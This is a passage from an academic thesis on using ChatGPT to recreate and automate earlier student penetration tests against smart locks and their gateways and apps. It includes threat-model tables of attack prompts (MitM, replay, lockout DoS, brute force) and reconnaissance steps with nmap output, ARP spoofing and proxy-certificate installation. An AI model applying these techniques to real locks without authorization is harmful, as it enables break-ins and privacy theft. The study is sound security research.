The generation of the automated solutions would be an iterative process based on the steps from 3.3.2. In general, it would involve attempts to recreate the functionality of tools or use case scenarios from the hacks. The process would also be iterative to refine the code and add new functionalities. Suggested functionalities by ChatGPT not present in the original exploit would be added to make the automation more efficient.

3.3.4 Creating new exploits

Attempting to discover vulnerabilities with ChatGPT would follow a similar methodology as when recreating them. The main difference would be that no pre-planning or automation would be performed. Once the penetration testing starts of the physical devices, the LLM would be utilized in discovering vulnerabilities to exploit.
As outlined in section 3.2, ChatGPT would thoroughly be tested to explore different vulnerabilities. Everything from how a specific attack is done, the best tools to use and commands to use with the tools. The same application areas from section 3.3.2 would be used and analyzed. The purpose would be to see how effective the use of the LLM would be compared to a pre-planned and structured penetration test.
The code generative capabilities would also be tested for these hacks. Instead of automation, the LLM would be used to generate code solutions. The solutions could range from scripts with different functionalities to creating PoC's for specific exploits.

4 Systems under Consideration

This chapter describes the various systems that were considered for the study. A brief explanation about smart locks in general is given in the first section. The follow-up sections will then explore the models and their functionalities.

4.1 Smart lock

The smart lock is an electronic security locking system that can replace the traditional mechanical lock. One of the main features of the IoT product is how it can be used remotely [34]. Installing a third-party mobile application allows the owner to register the smart lock to a smartphone. The user can then use the phone to engage with the device's functionalities over the Internet.
Figure 4.1 showcases how communication is performed between the owner and the device when used remotely with a smartphone. The owner can send requests directly with a short-range wireless communications protocol such as Bluetooth or Zigbee. Alternatively, a request is sent to the cloud server over the Internet. The server will forward the request to the owner's home network. The IoT bridge will then receive the request and use a short-range wireless communications protocol to perform the functionality.




Figure 4.1: Remote communication performed by the standard smart lock.

Various brands of smart locks were tested in the study conducted by Heiding *et*

al and can be viewed in the GitHub repository of the previous research[1]. The different devices had several functionalities and could also include hardware components. Components such as smart hubs, smart bridges or other gateway technologies to set up the device in a network. The components would also potentially introduce new entry points and attack surfaces.

4.2 Device 1: Wattle SPL Touch

Veiljalainen and Noreng Karlsson used the Wattle SPL Touch smart lock in their penetration test [35]. The smart lock completely replaces the deadbolt lock in the door and includes attachable door handles. The side facing outside on the lock has a keypad for entering pin codes or manual configuration. The inside has a turn piece that can be used for manually unlocking the door.
The lock has several functionalities that could be configured using the keypad. The functionalities include setting the master code, adding user codes, removing user codes and so forth[2]. Unlocking the door could be done using the keypad, the included RFID tags, the mobile application or physical keys [35].

Besides the smart lock itself, there were also two other potential entry points:

- **Boreas X10:** The Boreas X10 is a physical gateway device connecting the smart lock to the Internet. Using an Ethernet cable, the gateway is connected to a router and would communicate with the lock over a wireless Zigbee connection. From the reconnaissance performed by Veiljalainen and Noreng Karlsson [35], it is evident that the gateway uses various communication protocols.
- **Heimgard app:** The Heimgard mobile application allows the lock and various other Heimgard IoT products to be registered to a Heimgard account. From the account, the user can use various functionalities:
  - **Unlock/Lock the Smart Lock:** The Wattle SPL smart lock can be locked and unlocked remotely using the mobile application.

- **Add users:** From the Security settings, users with different privileges can be added to share access to the lock from their mobile devices.
- **Other functionalities:** These do not directly affect the lock but are more for managing the account and providing a user with information.

The mobile application will communicate with the Heimgard cloud server and the gateway over the WebSocket Secure (WSS) protocol. After a WSS connection is established, the gateway will perform various commands sent over the connection from the mobile device running the Heimgard application.

4.3 Device 2: Yale Doorman V2N

The Yale Doorman V2N smart lock was used by Hassani for their study [36]. As with the Wattle SPL lock, the Yale Doorman V2N would also replace the entire deadbolt lock in the door. The side facing the outside would also have a keypad for pin codes or manual configuration. The inside would have a turn piece, which allows for manual locking or unlocking of the door.
Unlike the Wattle SPL smart lock, the Yale Doorman V2N would not have its own mobile application or gateway module. As explained by Hassani [36], the Yale Doorman V2N could be seen as a normal electronic lock. The lock could be unlocked by typing in the correct pin-code on the keypad or using the included key tags.
The lock would instead include a third-party mobile application that could be used to control the lock remotely created by the security company Verisure.

The components for remotely controlling the smart lock include:

- **Verisure V-Module:** The module is to be placed inside the battery case of the Yale Doorman V2N. By including the V-module, the Yale Doorman V2N would then be able to communicate with the Verisure smart hub.
- **Verisure V-Box Mini:** The Verisure smart hub is used to communicate over the Internet with the cloud server and mobile application. The hub will also relay information to the smart lock using the V-Module.

- **Verisure app:** The mobile application to control the lock remotely. The application has various functionalities, including giving out temporary codes for other users to access the lock. The application also sends out notifications, such as the battery level on the device.

4.4 Device 3: Yale Doorman L3

The smart lock used by Persman and Öjebrant in their penetration test was the Yale Doorman L3 [37]. The L3 model is very similar in design to the Yale Doorman V2N and the Wattle SPL Touch. The lock would replace the entire deadbolt lock and include a keypad facing the outside, with a turn piece inside for unlocking. The keypad would unlock the door using the pin code or manually configure the lock with various settings.
Unlike the V2N model, the L3 comes with its own mobile application to allow the device to be used remotely. A third-party module and smart hub would not be required. Instead, a native Wi-Fi bridge designed by Yale would connect the device to the Internet.

The Yale Doorman L3 smart lock would include the following components and potential entry points:

- **Yale Connect Wi-Fi Bridge:** The Wi-Fi bridge that connects the smart lock to the Internet and communicates with the cloud server. The device would allow the smartphone user to relay messages with the lock remotely beyond short-range wireless communications. The bridge would communicate with the smart lock using the Bluetooth Low Energy (BLE) protocol.
- **Yale Home app:** Previously known as Yale Access, the mobile app would communicate with the Yale cloud server. The user can lock or unlock the door and configure various settings using the app.

4.5 Devices 4/5: Glue Smart Lock

The Glue Smart lock was first used by Borg and Aston Francke in their study when examining the firmware [32].

The model was also used by Viderberg in their study when evaluating two smart lock models [38]. Due to responsible disclosure, Viderberg did not specify the smart lock models in the study [38]. However, Borg and Aston Francke would mention the Glue model used by Viderberg in their study [32].

Unlike previous smart lock models, the Glue Smart lock would only replace the deadbolt on the inside. The lock would still manually be opened from the outside using a physical key. The lock would not include any keypad to set pin codes or scan key tags. Instead, everything would be controlled remotely using the mobile application.

The following components are included with the Glue smart lock:

- **Glue WiFi Hub:** The Wi-Fi Hub is an optional component, allowing access to the Internet with the smart lock. The owner could register the hub to their smartphone Glue account and control the smart lock functionalities remotely.
- **Glue App:** The Glue mobile application is used similarly to the other smart lock apps. The Glue app allows for locking or unlocking the device either remotely (if the Glue WiFi Hub is set up) or with a BLE connection.
  The mobile application has similar features for user management. Users can be given different privileges and allowed guest keys. The app also has a logging feature to monitor activity and allows delivery drivers using the Glue Driver app to have temporary access.

4.6 (Excluded) Device 6: TT-Lock

The TT-lock was the second lock used by Viderberg in their study to evaluate the security of smart locks. As mentioned in section 4.5, Viderberg never mentioned the model because of responsible disclosure. The author of this report would instead contact them and have the information relayed regarding the used smart lock model.

[redacted]

4.7 (Excluded) Device 7: Unknown lock model

The last system under consideration was the smart lock used by Robberts and Toft in their penetration test [39]. As with Viderberg, the lock model was never stated. An attempt was made to contact both of the previous students for more information.

However, more than two months passed without a response from either of the previous students. The lock had to be excluded from the research. The updated threat model would also be discarded.

5 Threat model

This chapter outlines the threat models that would provide information and map the recreation of hacks. As explained in section 3.2.2, the models are based on previously performed student exploits. Each selected exploit has the assigned data for the assessed weaknesses and vulnerabilities in the tables of identified threats. The tables would also include information about how the LLM would be used in the context of the selected exploit. The framework outlined in section 3.3.2 would be used for the manual recreation and automation of hacks, as the column *Area of use*.

If the prompt were to be tested before the penetration testing started, it would be outlined in the column *pre-tested*. It should be noted that none of the code output was executed at this stage. The main point was to examine if ChatGPT would generate the code in the first place.

5.1 Device 1: Wattle SPL Touch

From the Wattle SPL Touch, Veiljalainen and Noreng Karlsson discovered several different threats they tested [35]. Two types of Man in the Middle (MitM) attacks were successfully executed in their penetration test. The first test would intercept and relay the communications between the IoT device and smartphone. The second test would allow traffic to be modified and replayed to the smart lock. The lock could be unlocked this way by repeating the request.

The process of recreating and automating the exploits is illustrated in table 5.1 and table 5.2. The description of each threat was acquired from the original threat model created by Veiljalainen and Noreng Karlsson [35].

Threat 1: *Attacker gains access to the authorization information of a legitimate user or component by eavesdropping communications. The information can be used to spoof their identity.*			
Type: MitM attack	**STRIDE**: Spoofing & Information disclosure	**DREAD score**: N/A	
Input to LLM	**Surface**	**Area of use**	**Pre-tested**
Query for general information regarding MitM attacks.	Network	Information	Yes
Query for recommended tools in performing a MitM attack and information about the one used in the previous study.	Network	Information	Yes
Query for instructions in using recommended tools like mitmproxy or bettercap from previous output.	Network	Guidelines	Yes
Query for beginner and advanced commands of the recommended tools.	Network	Use case	To an extent
mitmproxy: Query to create a script that integrates mitmproxy with other tools to automate tasks.	Network	Code generation	Yes
mitmproxy: Query on modification to the script, adding new functionalities to increase its efficiency.	Network	Information	Yes
mitmproxy: Query to further modify the script using the recommended mitmproxy scripting library for Python from the previous output.	Network	Code generation	To an extent
mitmproxy: Query to create Python scripts to add recommended automated functionalities, such as targeting the specified URL with interception and traffic redirection.	Network	Code generation	To an extent

Table 5.1: Process of recreating and automating the identified MitM attack.

Threat 2: *Attacker intercepts communications and modifies or replays communications to perform actions.*			
Type: MitM and replay attack	**STRIDE**: Spoofing & Tampering	**DREAD score**: N/A	
Input to LLM	**Surface**	**Response type**	**Pre-tested**
Query for general information regarding replay attacks.	Network	Information	Yes
Query for recommended tools to use in performing a MitM and replay attack.	Network	Information	Yes
Query for instructions in using recommended tools and the one from the previous study, like mitmproxy, Burp Suite or OWASP ZAP.	Network	Guidelines	Yes
Query for beginner and advanced commands of the tools and how they can be used to automate tasks.	Network	Use case	To an extent
mitmproxy: Query to update the script that uses the mitmproxy API from Table 5.1 to perform replay attacks and data fuzzing.	Network	Code generation	To an extent
Burp Suite: Query on how to use the recommended Burp Extender in automating various functionalities with Burp extension scripts.	Network	Information	Yes
Burp Suite: Query to automate recommended functionalities, such as replaying and fuzzing the WSS and HTTP requests/responses using the Burp Extender.	Network	Code generation	To an extent.

Table 5.2: Process of recreating and automating the identified MitM/replay attack.

5.2 Device 2: Yale Doorman V2N

The tests conducted by Hassani [36], discovered various weaknesses in the smart lock. Similar MitM techniques were used to access decrypted traffic between the mobile device and the router. An account lockout Denial of Service (DoS) was also discovered because of the functionality of the smart locks countermeasures against brute force attacks. Some inconsistencies in the account password policy were also discovered.

The recreation and automation process of the MitM attack can be viewed in table

5.3. Table 5.4 illustrates the procedure of recreating and automating the account lockout DoS. The inconsistency testing of the password policy can be examined in table 5.5. The description of each threat is taken from the original threat assessment done by Hassani [36].

Because of the similar methodology used in exploiting the vulnerability, the MitM attack in table 5.3 is based on the one from table 5.1. The main difference will be the hacking tool being tested and the tasks automated by using ChatGPT.

Threat 1: *The attacker gains authentication information of a user and therefore gains unauthorized access to the lock, mobile application or web application.*			
Type: MitM attack	**STRIDE**: Spoofing & Information disclosure	**DREAD score**: 13	
Input to LLM	**Surface**	**Response type**	**Pre-tested**
Continue the query from table 5.1 with other recommended tools.	N/A	N/A	N/A
bettercap: Query on suggestions on using the tool to automate tasks.	Network	Information	Yes
bettercap: Query on using the suggested caplet framework in creating scripts for bettercap.	Network	Information	Yes
bettercap: Query on creating the caplet scripts from the previous output, such as targeting a specified URL or logging and analyzing traffic.	Network	Code generation	To an extent

Table 5.3: The process of recreating the identified MitM attack.

Threat 2: *The attacker brute forces passwords*			
Type: Account lockout DoS	**STRIDE**: Spoofing & Denial of Service	**DREAD score**: 14	
Input to LLM	**Surface**	**Response type**	**Pre-tested**
Query for information related to Account lockout DoS attacks.	Authentication	Information	Yes
Query for tools that can be used to perform an Account lockout DoS attack.	Authentication	Information	To an extent
Query for guidelines on using recommended tools from previous output, like Hydra or Burp Suite.	Authentication	Guidelines	Yes
Burp Suite: Query for guidelines and use case examples using Burp Suite to create a proxy between the cloud server and smartphone.	Network	Guidelines and Use case	No
Burp Suite: Query to generate a Burp extension script that can be used to send login requests over a set interval and then log whenever a lockout/401 response is returned.	Mobile/Web application	Code generation	To an extent
Burp Suite/hydra: Query to create a script that uses Burp Suite to identify the API endpoints and then use Hydra to attempt several logins every interval.	Mobile app	Code generation	No

Table 5.4: The process of recreating the account lockout DoS scenario.

Threat 3: *The attacker gains user credentials via the password reset function*			
Type: Information disclosure	**STRIDE**: Information disclosure	**DREAD score**: 13	
Input to LLM	**Surface**	**Response type**	**Pre-tested**
Query for information related to information disclosure when resetting a password.	Account	Information	Yes
Query for measurement tools that can be used for information disclosure during a password reset.	Account	Information	To an extent
Query for guidelines and use case examples for the recommended tools, like Burp Suite or OWASP ZAP, to assess the information disclosure of a password reset.	Account	Guidelines and Use case	Yes
Burp Suite: Query to create a Burp script that can be run to check for OWASP criteria in weak password/username combinations when performing a password reset.	Web application	Code generation	To an extent

Table 5.5: The process of recreating the reset password scenario.

5.3 Device 3: Yale doorman L3

The report by Persman and Öjebrant [37], found similar exploits as the previous study related to broken authentication in their smart lock. However, a successful DoS attack was also performed against the Wi-Fi Bridge. Different faults in the design of the app's Android Package Kit (APK) file were also discovered when reverse engineering and scanning the mobile application. Finally, using an Android device with root access, the handshake key and personal information data were discovered in the app's local storage.

The process of recreating the DoS attack for the automated solution can be observed in table 5.6. The attempt to recreate the reverse engineering can be observed in table 5.7. The recreation of the leakage attacks can be observed in table 5.8 and table 5.9.

Unlike previous studies, no table describing the identified threats was available in the threat model [37]. Instead, the author would provide the information.

Threat 1: Denial of Service attack			
Type: Denial of Service	**STRIDE**: Denial of Service	**DREAD score**: N/A	
Input to LLM	**Surface**	**Response type**	**Pre-tested**
Query for general information regarding DoS attacks against IoT devices.	Network	Information	Yes
Query for tools or more information about DoS tools used by previous students that can be used to perform a DoS attack.	Network	Information	Yes
Query for guidelines and use case examples of using the DoS tools from previous output like hping and nping.	Network	Information	Yes
DoS tool: Query to create a script that does an nmap scan until it finds a specific protocol/address to have the option to use hping to stress test the port.	Network	Code generation	To an extent
DoS tool: Query to build upon the tool from the previous prompt and add the option to send packets using custom protocols with nping.	Network	Code generation	To an extent
DoS tool: Query on other functionalities that can be added to improve the tool.	Network	Information	Yes
DoS tool: Query to build upon the tool from the previous output and add the option to load test multiple connections with Siege.	Network	Code generation	To an extent

Table 5.6: The process of recreating the DoS attack.

Threat 2: Reverse engineering			
Type: Reverse engineering	**STRIDE**: Tampering	**DREAD score**: N/A	
Input to LLM	**Surface**	**Response type**	**Pre-tested**
Query for information related to reverse engineering of mobile applications.	Mobile app code	Information	Yes
Query for information on tools that can be used for reverse engineering of mobile applications.	Mobile app code	Information	Yes
Query on guidelines on using recommended tools from the previous output, like MobSF and Ghidra, in reverse engineering.	Mobile app code	Guidelines	Yes
MobSF: Query on automating tasks when using the tool with a scripting language like bash when scanning for vulnerabilities.	Mobile app code	Code generation	No

Table 5.7: The process of recreating the reverse engineering attempt.

Threat 3: Handshake key leakage attack			
Type: Handshake key leakage	**STRIDE**: Information disclosure	**DREAD score**: N/A	
Input to LLM	**Surface**	**Response type**	**Pre-tested**
Query for general information regarding Handshake key leakage attacks.	Mobile app storage	Information	Yes
Query for information on how one can assess the vulnerability of the handshake key stored on a smartphone.	Mobile app storage	Information	Yes
Query on locating and checking the security of the handshake key stored on a smartphone.	Mobile app storage	Guidelines	No
Query on how the process can be automated to check for sensitive storage of the handshake key.	Mobile app storage	Information	No

Table 5.8: The process of recreating the Handshake key leakage attack.

Threat 4: Personal information leakage attack			
Type: Personal information leakage	**STRIDE**: Information disclosure	**DREAD score**: N/A	
Input to LLM	**Surface**	**Response type**	**Pre-tested**
Query for general information regarding Personal information leakage attacks.	Mobile app storage	Information	Yes
Query for information on how one can assess the vulnerability of the personal information stored on a smartphone.	Mobile app storage	Information	Yes
Query on locating and checking the security of personal information stored on a smartphone.	Mobile app storage	Guidelines	No
Query on how the process can be automated to check for sensitive storage of personal information.	Mobile app storage	Information	No

Table 5.9: The process of recreating the Personal information leakage attack.

5.4 Device 4: Glue Lock #1

The devices exploited by Viderberg disclosed that both IoT products had vulnerabilities regarding sessions and their management [38].
Both devices were receptive to state consistency attacks. A user could still control the smart locks and avoid logs even after being removed from both IoT devices. The Glue smart lock had even worse issues when a limited-time user could still use the lock after time had run out.
One of the devices was also identified as being vulnerable to brute-force attacks. The reason was the allowed username and password combinations that did not follow the OWASP recommendations on broken authentication[1].

Due to the state consistency attack being more practical, ChatGPT would mainly provide general information and guidelines. The outlined method and threat description of the state consistency attack can be seen in table 5.10. The exploit of broken authentication is illustrated in table 5.11. The information on the identified threats was taken from the threat model made by Viderberg [38]

[1]*OWASP Top Ten 2017 | A2:2017-Broken Authentication* |. [Online]. URL: https://owasp.org/www-project-top-ten/2017/A2_2017-Broken_Authentication (visited on 12-05-2023).

Threat 1: *Smartphone app may be able to impersonate the context of Human User in order to gain additional privilege.*			
Type: State consistency	**STRIDE**: Elevation of privileges	**DREAD score**: N/A	
Input to LLM	**Surface**	**Response type**	**Pre-tested**
Query for general information regarding state consistency attacks.	Session management	Information	Yes
Query for guidelines in testing for weak session management.	Session management	Guidelines	To an extent
Query for guidelines and use case examples in testing for vulnerable access control.	Session management	Guidelines and Use case	To an extent

Table 5.10: The process of recreating the state consistency exploit.

Threat 2: *Human User may be spoofed by an attacker and this may lead to unauthorized access to Smartphone app. Consider using a standard authentication mechanism to identify the external entity.*			
Type: Broken authentication	**STRIDE**: Spoofing	**DREAD score**: N/A	
Input to LLM	**Surface**	**Response type**	**Pre-tested**
Query for information related to broken authentication.	Account	Information	Yes
Query for tools that can be used for broken authentication during a password reset and in general.	Account	Information	To an extent
Burp Suite: Query for guidelines and use case examples for broken authentication using the recommended Burp Suite Mobile Assistant from the previous output.	Account	Guidelines and use case	Yes
Burp Suite: Query to generate a Burp extension script that can be used when running a proxy between a mobile device and the computer running the Burp Suite server.	Network	Code generation	To an extent
Burp Suite: Query to modify the script so that it can be run to check for OWASP criteria in weak password/username combinations when performing a password reset.	Account	Code generation	To an extent

Table 5.11: The process of recreating the brute force assessment exploit.

5.5 Device 5: Glue Lock #2

Borg and Aston Francke mainly focused on disassembling the physical smart lock to analyze the firmware [32]. As explained in section 1.6, the type of exploit is excluded from this study.

However, Borg and Aston Francke also attempted a MiTM attack to mirror the traffic [32], which could be tested using ChatGPT. Because the same tools were used as previous exploits, the automated solution would be based on the previous solution from table 5.1. The main difference would be the process of fuzzing the response data. ChatGPT would generate a script to modify the firmware version as in the previous study [32]. The automated solution with the added functionality can be observed in table 5.12. The information about the threat was retrieved from the threat model in the previous study by Borg and Aston Francke [32].

Threat 1: *Eavesdrop on firmware related information on the local network.*			
Type: MitM attack	**STRIDE**: Information disclosure	**DREAD score**: N/A	
Input to LLM	**Surface**	**Response type**	**Pre-tested**
Continue the query from table 5.1 with other recommended tools.	N/A	N/A	N/A
mitmproxy: Query on adding script functionality to fuzz data, such as the firmware version.	Network	Code generation	No

Table 5.12: The process of recreating and adding new functionalities to the automated MitM solution.

6 Penetration testing: Wattle SPL Touch

The following chapter outlines the process of the penetration test performed against the Wattle SPL Touch smart lock. The chapter begins with a section for any specific setup conducted beforehand. The chapter continues describing the reconnaissance done against the smart lock. The follow-up section describes the recreation of hacks, which is divided into subsections of the tested manual and automated solutions.
The final section describes any potentially new vulnerabilities and threats explored in the penetration test. The section first provides information about the threat and is divided into possible subsections of background, method, result, and discussion.

6.1 Setup

In the previous penetration test, a smartphone running Android version 6 was used to install necessary certificates for the MitM attacks [35]. The reason is that later versions of Android would not allow the user certificates to be installed as system certificates[1]. Mobile applications, like the Heimgard app, would only trust system certificates. The interception of traffic would be more difficult because of the trust issues. Traffic using Secure Socket Layer (SSL) or Transport Layer Security (TLS) encryption would not be captured.
Because of the difficulty of finding a device running Android 6 or earlier, the author would instead root an Android device running version 7.1.1 with *Magisk*[2]. The jailbroken device would allow the proxy server certificate to be installed as a system certificate. The encrypted Transmission Control Protocol (TCP) traffic would be visible from the computer acting as the proxy server using various capturing tools.

[1]B. Chad. *Changes to Trusted Certificate Authorities in Android Nougat*. [Online]. URL: https://android-developers.googleblog.com/2016/07/changes-to-trusted-certificate (visited on 05-06-2023).
[2]W. John. *Magisk*. [Online]. URL: https://github.com/topjohnwu/Magisk (visited on 03-06-2023).

6.2 Reconnaissance

The first step was to run a scan using the tool nmap against the Boreas X10 gateway. From the scan, several different port services were discovered and are illustrated in figure 6.1.

```
Host is up (0.0040s latency).
Not shown: 9995 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
1883/tcp open  mqtt
5355/tcp open  llmnr
8080/tcp open  http-proxy
```

Figure 6.1: Scan result of services running on the Boreas X10 gateway.

The result was similar to that which was previously discovered by Veiljalainen and Noreng Karlsson [35], except for the open port 80. The open port 80 would host an internal Hypertext Transfer Protocol (HTTP) server on the device that could be accessed on any web browser connected to the network. It was discovered that the purpose of the server was to be able to upload manual firmware updates and could potentially be vulnerable to exploits. The server would only be temporarily up and would have to be reset using the button on the Boreas X10 gateway.

Following the nmap scan, ChatGPT would suggest using various vulnerability assessment tools and scripts. The reasoning was to attempt and find vulnerabilities directly linked to protocol versions and configurations. One of the scans used was an nmap script that directly targets the discovered Message Queuing Telemetry Transport (MQTT) port. The result from the scan can be observed in figure 6.2.

Attempting to capture traffic between the router and the Boreas X10 gateway was also done. Instead of directly dumping the traffic from the router, the tool *Bettercap* was used as instructed by ChatGPT. The Bettercap option to Adress Resolution Protocol (ARP) spoof as the gateway would also be used to make the Boreas X10 traffic flow through the laptop. The traffic was then captured using the tool Wireshark and is displayed in figure 6.3. It showcases how the Boreas

X10 gateway communicates with the external cloud server.

```
PORT     STATE SERVICE                    VERSION
1883/tcp open  mosquitto version 1.6.9
| mqtt-subscribe:
|   Topics and their most recent payloads:
|     $SYS/broker/load/sockets/5min: 0.51
|     $SYS/broker/load/sockets/15min: 0.19
|     $SYS/broker/clients/connected: 1
|     $SYS/broker/clients/active: 1
|     $SYS/broker/load/sockets/1min: 1.90
|     $SYS/broker/clients/disconnected: 0
|     $SYS/broker/heap/current: 26012
|     $SYS/broker/version: mosquitto version 1.6.9
|     $SYS/broker/uptime: 190 seconds
|_    $SYS/broker/clients/inactive: 0
```

Figure 6.2: Available information about the MQTT service running on the Boreas X10 gateway.




Figure 6.3: Captured traffic between the router and Boreas X10 gateway in Wireshark.

6.3 Recreation of Threat 1: Man-in-the-middle attack

The MitM attack tested by Veiljalainen and Noreng Karlsson would target the communication between the mobile application and external cloud server [35]. The tool used was *mitmproxy*, which was manually configured to have the smartphone traffic go through the computer acting as a proxy server. By installing the mitmproxy certificate as a system certificate, the mobile application would

accept the connection and traffic would be intercepted and captured on the mitmproxy GUI.
The exception would be if SSL pinning were active, in which the connection would not be allowed. If that was the case, more advanced methods had to be implemented to monitor the traffic.

6.3.1 Recreation

Following the rooting of the Android phone and instructions provided by ChatGPT, recreating the hack did not require much effort. The phone would first be configured to use the laptop computer running mitmproxy as the proxy server. The certificate was then installed by accessing `mitm.it` on the Android phone's web browser. The Magisk module *MagiskTrustUserCerts* was then used to change the certificate from a user certificate to a system certificate.
The mitmproxy server was initiated, allowing traffic from the smartphone to flow through it. The traffic would be captured in the mitmproxy GUI. The Heimgard application would trust the certificate and permit a connection to be established. The captured traffic from the Heimgard app can be observed in figure 6.4.




Figure 6.4: Captured traffic from Heimgard app in the mitmproxy GUI.

As with the previous study [35], the body of the HTTP messages was encoded. The encoding was in Base64 format and an attempt was made to have ChatGPT decode it. The encoded messages were directly provided to the LLM as input. A prompt was also created to have the LLM generate a tool for decoding the messages in Python. However, neither attempt worked to decode the messages.

6.3.2 Automation

Automating the exploit would roughly follow that outlined in table 5.1. ChatGPT would be queried on how the MitM attack could be improved or have the tasks

automated when using the tool mitmproxy.
Several suggested actions were considered but it was decided to use the LLM to create a CLI menu. The menu would have several options to make the penetration test more efficient. Some options include running mitmproxy as a GUI tool or using the CLI version, *mitmdump*. An option was also added to run the web version *mitmweb*.
Figure 6.5 illustrates the CLI menu running in the terminal. The code for the automated menu script is available in appendix A.1.




Figure 6.5: CLI menu of the automated MitM tool created by ChatGPT.

The suggested functionalities that were implemented and tested are as follows:

Network probing: The functionality would allow for probing the network. The local network would be scanned in an IP range to find all connected devices with name, IP and media access control address (MAC) address.
Generating the code did not require any extensive iteration of the prompts. The code was written in Python using the *Scapy* library. When executed, it would display all of the current devices connected to the network in the CLI. The image of the terminal output, which includes the Boreas X10 gateway (kraken), can be seen in figure 6.6. The generated code of the menu option can be viewed in appendix A.2 of the report.

